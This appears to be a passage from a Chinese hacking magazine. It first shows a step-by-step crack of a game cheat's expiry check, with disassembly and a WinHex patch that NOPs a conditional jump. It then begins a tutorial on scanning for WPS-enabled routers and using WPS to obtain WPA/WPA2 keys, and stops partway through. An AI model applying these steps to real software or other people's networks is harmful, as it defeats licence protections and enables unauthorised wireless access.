


图5

可以看到是krnln里面的一个函数调用了MessageBoxA,然而又是复件_傲(就是傲视天地的外挂程序)调用了krnln的函数。等于是krnln.10028EB6—>外挂的0x4269E3—>外挂的0x426BB5—>krnln.10028E37—>MessageBoxA。那么krnln是个什么东西呢?打开软件的安装目录,我们可以看到krnln.fnr这个文件(此文件应该是程序运行时所需要调用的函数库,方便程序调用而特地封装进去了一些函数,并且做一些其他拓展功能)。于是我试着想在0x004269E3处下断点,跟踪一下整个调用过程,但却发现0x004269E是PE外挂程序的.data资源段中,不方便下断点(只能下内存访问之类断点)。我们用Alt+M快捷键打开内存视图,看到如图6所示界面。




图6

也即是说,程序的一些代码段是在保存在数据段中,然后是由krnln.10028EB6调用,使得IP寄存器跳转到该外挂程序的数据段进行运行的(一般的是直接在text段中运行)。那么我们就在krnln.10028EB6下断点,单步运行总会运行到外挂程序保存在数据段中的代码去的嘛!重新载入跟踪整个过程。




图7

重新载入后,单击"开始运行",程序断在了0x10028EB6处,我们单步步入调试,进入到如下代码段(省略部分代码):

```
004268D2   55              push    ebp
004268D3   8BEC            mov     ebp, esp
004268D5   81EC 08000000   sub     esp, 8
......................
004269BD   68 01000100     push    10001
004269C2   68 1C000106     push    601001C
004269C7   68 1D000152     push    5201001D
004269CC   68 03000000     push    3
004269D1   BB 20030000     mov     ebx, 320
004269D6   E8 EB040000     call    00426EC6
004269DB   83C4 28         add     esp, 28
004269DE   E8 AC61FFFF     call    0041CB8F
//此函数做了外挂的相关功能操作
004269E3   E8 A8000000     call    00426A90
//在此步入调试
......................
```

从开始到外挂的0x4269E3处,我们可以看到这部分代码中并没有什么判断之类的跳转,顺序执行到了外挂的0x4269E3。也就是说程序流程的判断应该没有在这一部分中,所以我们在004269E3处继续单步步入调试。

单步调试运行到如下位置:

```
00426B5D  E8 64030000 call  00426EC6
//调用函数进行判断,返回值到eax中
00426B62  83C4 10     add  esp, 10
00426B65  8945 DC     mov dword ptr [ebp-24], eax
//把上面的值存入//[ebp-24]
00426B68  837D DC 07 cmp dword ptr [ebp-24], 7
//和7进行比较
00426B6C 0F8F 07000000   jg      00426B79
//若大于则跳至00426B79
00426B72  B8 01000000    mov     eax, 1
//若小于等于则赋值eax 1
00426B77  EB 02    jmp  short 00426B7B
```

```
//跳转到00426B7B
00426B79    33C0          xor    eax, eax
//清eax为0
00426B7B    85C0          test   eax, eax
//测试eax是否为0
00426B7D    0F84 0A000000  je     00426B8D
//为0则跳到00426B8D,这样便会运行到00426BB5
//这一句,若不为0,就跳转00426BE4绕过了00426BB5
00426B83    E8 935FFFFF    call   0041CB1B
00426B88    E9 57000000    jmp    00426BE4
00426B8D    6A 00          push   0
00426B8F    6A 00          push   0
00426B91    6A 00          push   0
00426B93    68 01030080    push   80000301
00426B98    6A 00          push   0
00426B9A    68 00000000    push   0
00426B9F    68 04000080    push   80000004
00426BA4    6A 00          push   0
00426BA6    68 1C414000    push   0040411C
00426BAB    68 03000000    push   3
00426BB0    BB 00030000    mov    ebx, 300
00426BB5    E8 0C030000    call   00426EC6
//调用了00426EC6,此中调用
//krnln.10028E37,最后弹出了对话框,也是说只要避
//开这句代码就可以成功绕过
.........
00426BE4    8BE5           mov    esp, ebp
```

通过上面的分析,我们知道了是在0x00426B5D处调用了函数,是通过对函数的返回值判断来决定是否运行到0x00426B B5处的,跳转代码则是jg 00426B79,那么我们只要把此句改为 什么都不做,那么程序就会顺序运行到"mov eax, 1—> jmp short 00426B7B—> test eax, eax—>…"最后绕过00426BB5。懂了吗?我们只要把jg 00426B79(二进制为0F8F 07000000)改为(9090 90909090)进行空操作就好了。说做就做,用WinHex打开外挂程序,用二进制匹配找到所有的0F8F 07000000处(如图8所示),把其修改为9090 90909090,如图9所示。

```
00018C20  A2 BC 00 00 83 C4 04 68  03 00 00 80 52 50 68 01
00018C30  00 00 00 BB F4 01 00 00  E8 89 BC 00 00 83 C4 10
00018C40  89 45 DC 83 7D DC 08 0F  8F 07 00 00 00 B8 01 00
00018C50  00 00 EB 02 33 C0 85 C0  0F 84 35 00 00 00 6A 00
00018C60  6A 00 6A 00 68 01 03 00  80 6A 00 68 00 00 00 00
```

图8

```
00018C30  00 00 00 BB F4 01 00 00  E8 89 BC 0
00018C40  89 45 DC 83 7D DC 08 90  90 90 90 9
00018C50  00 00 EB 02 33 C0 85 C0  0F 84 35 0
00018C60  6A 00 6A 00 68 01 03 00  80 6A 00 6
```

图9

完成以后保存,重新再运行一下外挂程序单击"开始运行",哈哈,高兴了吧?过期提示窗口再也没有弹出来了,我们可以安心地使用软件了。

小结

总之就是先要找到程序切入点(可以说是断点吧),然后根据断点判断出程序的运行流程,找到判断条件。最后就是改变整个程序的运行流程了。对于最后一步,如果程序加了壳的话,直接修改为程序二进制为0x90恐怕就不行了,因为在程序运行的过程的开始是要对程序中的代码进行解密的(解壳),那么0x90就不知道被解密变成了怎么样的数据了。

(编辑提醒:本文涉及的代码已收入随书光盘,请到光盘中查找)

前置知识:无

关键词:破解、WPS、WiFi

WPS破解无线WPA/WPA2密钥攻防

文/图 杨哲/Longas [ZerOne]

其实很多时候,破解无线WPA/WPA2加密并没有想象的那么复杂,有这样一些技巧可以帮助我们绕过WPA/WPA2的加密体系,本文讲述的就是其中一个比较取巧的方法,即通过

WPS破解。

需要特别强调一下，本文内容适合目前市面上99%的支持802.11N系列无线路由器以及70%的802.11G无线路由器，也许有的设备仍需要一些攻击手段的配合，但具备W P S功能的无线路由器的朋友们，还是要多加注意。

关于WPS

1. WPS和所谓"一键加密"

考虑到普通用户对无线安全设置的困惑，WiFi联盟推出了名为WiFi Protected Setup(WiFi保护设置，简称WPS)的认证程序。WiFi联盟宣称，W P S可以将设置安全网络的步骤减少一半。目前，新一代11n无线路由器及网卡均支持W P S功能，这对用户来说绝对是个好消息，当然，对黑客们来说也是。

具体来说，WPS(WiFi Protected Setup，WiFi保护设置)是由WiFi联盟(http://www.wi-fi.org/)组织实施的认证项目，主要致力于简化无线网络的安全加密设置。在传统方式下，用户新建一个无线网络时，必须在接入点手动设置网络名(SSID)和安全密钥，然后在客户端验证密钥以阻止不速之客的闯入。Wi-Fi Protected Setup能帮助用户自动设置网络名(SSID)、配置最高级别的W P A2安全密钥，具备这一功能的无线产品往往在机身上设计有一个功能键，称为WPS按钮，用户只需轻轻按下该按钮或输入PIN码，再经过两三步简单操作即可完成无线加密设置，同时在客户端和路由器之间建立起一个安全的连接。

值得注意的是，利用W P S简化网络安全配置要求接入点和客户端设备均须通过W P S认证，用户可在产品包装上寻找WiFi Protected Setup的标志，以确保所购产品具备WPS功能。不过要强调的是，在市场上并不是所有具备W P S功能的无线产品都会在包装贴上标志。所以请特别注意如图1所示的描述，当在外包装上产品简述中出现所谓"一键加密"功能描述的，即为具备WPS功能。

2. WPS的基本设置

关于W P S的基本设置很简单，不过由于无线路由器的品牌和型号不同，配置时将稍有偏差。以下配置步骤仅供大家参考，同时也可看出WPS的便捷性以及厂商为何如此推崇WPS功能。



传输技术 OFDM, CCK, BPSK, QPSK
无线加密/安全 40位（也称为64位）、128位WEP有线
WPA-PSK（Wi-Fi Protected Access）
无线客户MAC地址认证
WPS（Wi-Fi Protected system）一键加密
上网方式 静态IP、动态IP（自动从ISP获取）、PPPO

图1

步骤1：在无线客户端上运行无线网卡配置工具，选择"连接到带有WPS的无线网络"。




图2

步骤2：有些无线路由器是自动开启W P S功能的，比如T P-L I N K，但还有些无线设备需要使用计算机登录到路由器页面，如图2所示，在有关页面选择连接无线设备，或者按住路由器上的WPS按钮，如图3所示。




图3

步骤3：在无线网卡配置工具上选择P B C连接形式，或者在无线网卡上按图4中的WPS按键。之后等待数秒钟，即可连接成功。




图4

整个流程与T C P/I P的三次握手协议类似，

看起来只有一呼一应两个联系，但是因为配置了120秒超时的限定，所以实际上也是一个三次握手的流程。WPS完成的工作只是一个输入超长密钥的流程，但因为操作的便利以及人工介入管控，使得其过程不太容易被运用攻击。不过话说回来，也只是"不太容易被攻击"而已。

对于市面上的绝大多数802.11N 系列无线路由器来说，都能非常便利地运用 WPS功能，并且建立连接的时间不超过20秒。对一个初级用户来说，甚至最多仅仅只要按两次按键就可以建立超长位数的WPA2加密，无疑是一项非常有吸引力的功能。不过需要特别注意的是，使用 WPS的前提是使用无线网卡自带的管理配置程序，不能使用 Windows自带的无线管理配置服务。

扫描开启WPS的无线设备

对于无线黑客而言，关键在于如何检测有哪些无线设备开启WPS，以及有哪些无线设备的WPS正处于搜寻状态等，这些都是关系到利用WPS进行攻击的可能性。

1. 扫描工具介绍

目前专门支持WPS扫描的具并不多，不过由于WPS相关标准的公开，各大厂商在各自的无线网卡产品配套工具中都内置了WPS扫描及总动配置功能。这里介绍两款工作在Linux下使用Python编写的小工具，分别为wpscan.py和wpspy.py。其中，wpscan.py用于扫描开启WPS功能的无线网络设备，wpspy.py则用来确认无线网络设备当前WPS状态。

2. 扫描开启WPS功能的无线设备

关于无线网卡的载入等基本操作本文就不再浪费篇幅讲述了，具体的WPS扫描步骤如下。

步骤1：扫描开启WPS功能的无线设备。

扫描开启WPS功能的无线路由器，具体命令为"./wpscan.py -i mon0"，回车后稍等片刻，wpscan.py可以将周围能够搜索到的开启WPS的无线路由器全部列举出来。如图5所示，扫描出一款开启WPS的无线路由器，其SSID为"ZerOne_Lab"，具体型号未能显示，但芯片组为Ralink。

没有显示出产品具体型号也是正常的，因为并不是所有的厂商都会在WPS中加入厂商的详细信息，这也是出于安全的考虑。不过一些大的厂商都会在WPS中加入一些信息，比如图7中，在"Model Name"处，就识别出为Belkin的型号为F5D7230-4的无线路由器，甚至可以显示出具体的型号为v9。这也就导致了信息的暴露，所以针对WPS的扫描也是有效探测无线设备的方法之一。这是我在今年第1期黑防上《无线网络设备攻防白皮书》中没有提及的。




图5




图6

步骤2：监测WPS状态。

在获知存在开启WPS功能的无线设备后，利用命令"wpspy.py -i mon0 -e AP's SSID"即可看到如图7所示的内容，监测到SSID为"ZerOne_Lab"的无线路由器。当前WPS功能状态为已配置，即WPSState处显示为Configured。而在WPSStatePasswordID处显示的"PushButton"即要求客户端单击无线网卡上的PBC按键进行连接。




图7

若WPS功能未被配置，则会出现如图8所示的内容，在WPSState处显示为Not Configured。

```
------------------------
WPSRFBands : 0x1
WPSState : Not Configured
WPSVersion : 1.0
WPSRegistrar : 0x1
```

图8

在WPS的状态改变过程中，使用wpspy.py监测的显示也在不断变化，这将有助于黑客们掌握当前的WPS部署情况。如图9所示，两个不同的提示表示当前WPS正处于调试配置过程当中，当出现"WPSPasswordID:PushButton"时，将是最利于后续连接的时刻。

```
root@ZerOne: ~ - Shell - Konsole <2>
Session Edit View Bookmarks Settings Help

BSSID: 00:0E:E8:A0:3F:30
ESSID: ZerOne_Lab
STAMP: 09:12:04 02/01/2010
------------------------
WPSRFBands : 0x1
WPSVersion : 1.0
WPSState : Configured
WPSUUID-E : 0x28802880288018880a886000ee8a03f30L

BSSID: 00:0E:E8:A0:3F:30
ESSID: ZerOne_Lab
STAMP: 09:13:45 02/01/2010
------------------------
WPSRFBands : 0x1
WPSState : Configured
WPSVersion : 1.0
WPSRegistrar : 0x1
WPSUUID-E : 0x28802880288018880a880000ee8a03f30L
WPSRegConfig : Label | Display | Push Button
WPSPasswordID : PushButton
```

图9

利用WPS破解WPA/WPA2密钥

下面直接进入正题，开始演示如何利用WPS破解WPA/WPA2密钥，看完之后相信很多朋友会大吃一惊地说，原来这么简单！

步骤1：确认当前网络中是否存在开启WPS功能的无线设备。

具体参考本文上面所述的工具，这里不再重复。

步骤2：打开无线网卡配置工具。

打开无线网卡自带配置工具，扫描当前存在的无线网络。如图10所示，可以看到之前扫描发现的SSID名为"ZerOne_Lab"的无线网络信号充足，当前无线网卡处于其信号范围内。

需要注意的是，若此时无法接收到之前扫描的目标AP信号，应采用为无线网卡加装高增益的天线、增大网卡功率、改变当前接收位置等多种方法来改善。此外，需要额外注意的是，不要使用Windows系统自带的无线网络配置工具，否则将无法进行下一步无线网卡上的WPS功能配置。

